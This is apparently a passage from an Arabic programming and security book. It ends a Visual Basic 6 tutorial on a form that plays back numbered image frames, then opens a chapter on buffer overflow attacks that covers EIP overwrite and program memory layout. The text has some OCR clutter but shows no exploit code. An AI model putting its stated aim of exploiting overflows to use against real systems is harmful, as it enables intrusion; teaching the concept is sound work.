
ثم اختار Microsoft Common Dialog Control 6.0 .. فنظر الصورة التالية :



ستظهر لك الأداة CommonDialog علي صندوق الأدوات :



أي ستكون النافذة التي تصممها كما في الصورة التالية :



بداية كتابة الكود :

أولاً : منطقة التصاريح العامة

قم بكتابة الكود التالي لتعريف المتغيرات التي نحتاجها :

Dim px

Dim PPath

ثانياً : للحفاظ علي حجم الأداة Image1

داخل الحدث Form_Resize سنكتب الكود التالي :

```
If Me.Height > 1600 And Me.Width > 500 Then
    Image1.Width = Me.Width - 400
    Image1.Height = Me.Height - 1500
    Command1.Top = Image1.Height + 300
    Command2.Top = Image1.Height + 300
    Command3.Top = Image1.Height + 300
    MovieStateLBL.Top = Image1.Height + 300
End If
```

ثالثاً : كود التشغيل والإيقاف والإحتفاظ بصورة

الكود التالي تحت الأداة Command1 :

```
Timer1.Enabled = True
```

الكود التالي تحت الأداة Command2 :

```
Timer1.Enabled = False
```

الكود التالي تحت الأداة Command3 :

```
With CommonDialog1
    .Flags = cdIOFNPathMustExist Or
    cdIOFNOverwritePrompt
    .Filter = "Bmp File (*.bmp)|*.bmp|"
    .ShowSave
    If .filename = "" Then Exit Sub
SavePicture Form2.Image1.Picture, .filename
End With
```

رابعاً : تجهيز الصورة المعروضة

تحت الأداة Timer1 أكتب الكود التالي :

```

px = px + 1
PPath = "c:\CamRec\" & px & ".gif"
Call CHKXST
لعرض الصورة والتأكد من وجودها أكتب الكود التالي :
Public Sub CHKXST()
Dim fso As New FileSystemObject
If fso.FileExists(PPath) Then
Image1.Picture = LoadPicture(PPath)
MovieStateLBL.Caption = "Playing ..."
Else
Timer1.Enabled = False
MovieStateLBL.Caption = "Stoped ..."
Exit Sub
End If
End Sub

```

في النهاية سيكون الكود في النافذة Form2 علي النحو التالي :

```

Dim px
Dim PPath

Private Sub Form_Resize()
If Me.Height > 1600 And Me.Width > 500 Then
Image1.Width = Me.Width - 400
Image1.Height = Me.Height - 1500
Command1.Top = Image1.Height + 300
Command2.Top = Image1.Height + 300
Command3.Top = Image1.Height + 300
MovieStateLBL.Top = Image1.Height + 300
End If
End Sub

Private Sub Command1_Click()

```

```
Timer1.Enabled = True
End Sub
```

```
Private Sub Command2_Click()
Timer1.Enabled = False
End Sub
```

```
Private Sub Command3_Click()
With CommonDialog1
.Flags = cdIOFNPathMustExist Or
cdIOFNOverwritePrompt
.Filter = "Bmp File (*.bmp)|*.bmp|"
.ShowSave
If .filename = "" Then Exit Sub
SavePicture Form2.Image1.Picture, .filename
End With
End Sub
```

```
Private Sub Form_Load()
px = 1
Me.Width = 8925
Me.Height = 9900
End Sub
```

```
Private Sub Timer1_Timer()
px = px + 1
PPath = "c:\CamRec\" & px & ".gif"
Call CHKXST
End Sub
```

```
Public Sub CHKXST()
Dim fso As New FileSystemObject
If fso.FileExists(PPath) Then
Image1.Picture = LoadPicture(PPath)
MovieStateLBL.Caption = "Playing ..."
```

```

Else
    Timer1.Enabled = False
    MovieStateLBL.Caption = "Stoped ..."
Exit Sub
End If
End Sub
    
```


الفصل الثالث

هجمات فيض المخزاة البرمجة


الفصل الثالث

هجمات فيض المخزن

المفهوم

يحدث فيض المخزن عندما نقوم بتخزين بيانات في متغير تم حجز وتحديد حجم له أصغر من حجم البيانات التي نقوم بتخزينها .. وبالتالي تفيض البيانات علي المكان التالي للمتغير في الذاكرة.. فمثلاً إذا قمت بتعريف متغير بحجم 10 بايت وقمت بتخزين قيمة بحجم 11 بايت به .. فسيفيض البايت الأخير ..

سنعرض في هذا الفصل كيفية استغلال هذه الثغرات بلغة السي بلس بلس والأسمبلي ، ومن المؤكد أن يحدث خطأ في التنفيذ إذا كانت البايتات الفائضة بالحجم اللازم للكتابة علي عنوان الرجوع EIP في الأستاك وهنا سيشير عنوان التعليمة التالية EIP إلي عنوان خاطئ خارج نطاق مقطع الكود وستظهر الرسالة التالية ..




والفيض يحدث هنا لأنه لا يوجد إجراء Exception Handler لاصطياد هذا الخطأ ونقل التنفيذ إلي منطقة آمنة كما سنري فيما بعد .

من هنا نري أن فيض المخزن عبارة عن خطأ برمجي .. ناتج من ترك المبرمج لمعالجة التأكد من حجم القيم التي يتم تخزينها .. وهو منتشر بصورة كبيرة في لغتي C, C++ لأن بها مجموعة كبيرة من دوال التعامل مع البيانات معرضة أن يحدث بها فيض .. وسنتعرض تلك الدوال جميعها في نهاية الفصل .

وعندما يحدث فيض المخزن **Buffer Overflow** نستطيع التحكم في سير البرنامج وتنفيذ التعليمات التي نريدها .

والمخزن **Buffer** هو عبارة عن مساحة في الذاكرة يتم حجزها بحجم محدد . ومن الممكن أن يكون المخزن في المكس **Stack** أو الكومة **Heap** .

ولكي نتعرف علي كلا الإثنين .. فلنلقي نظرة علي ذاكرة البرنامج عندما يتم تحميله في الذاكرة وتشغيله ..



عندما يتم تحميل البرنامج في الذاكرة يتم تقسيمه إلى ثلاث مناطق في الذاكرة علي الأقل يطلق علي تلك المناطق الاسم مقاطع Segments .. مقطع الكود ومقطع البيانات ومقطع المكس والكومة..

مقطع الكود Text به تعليمات البرنامج .. بينما مقطع البيانات به جميع البيانات المهيأة والغير مهيأة .

ويوجد مقطع مشترك للمكس والكومة يتم تحديده في وقت التشغيل ..
المكس Stack يتم استخدامه للتخزين المؤقت لكلا مما يأتي :

- 1- معاملات الدوال Function Parameters .
- 2- عنوان الرجوع Return Address عند استدعاء Call إجراء .
- 3- قيمة الرجوع Return Value .
- 4- المتغيرات الداخلية Local Variables .

الكومة Heap يتم استخدامها لتخزين كلا من الأتي :

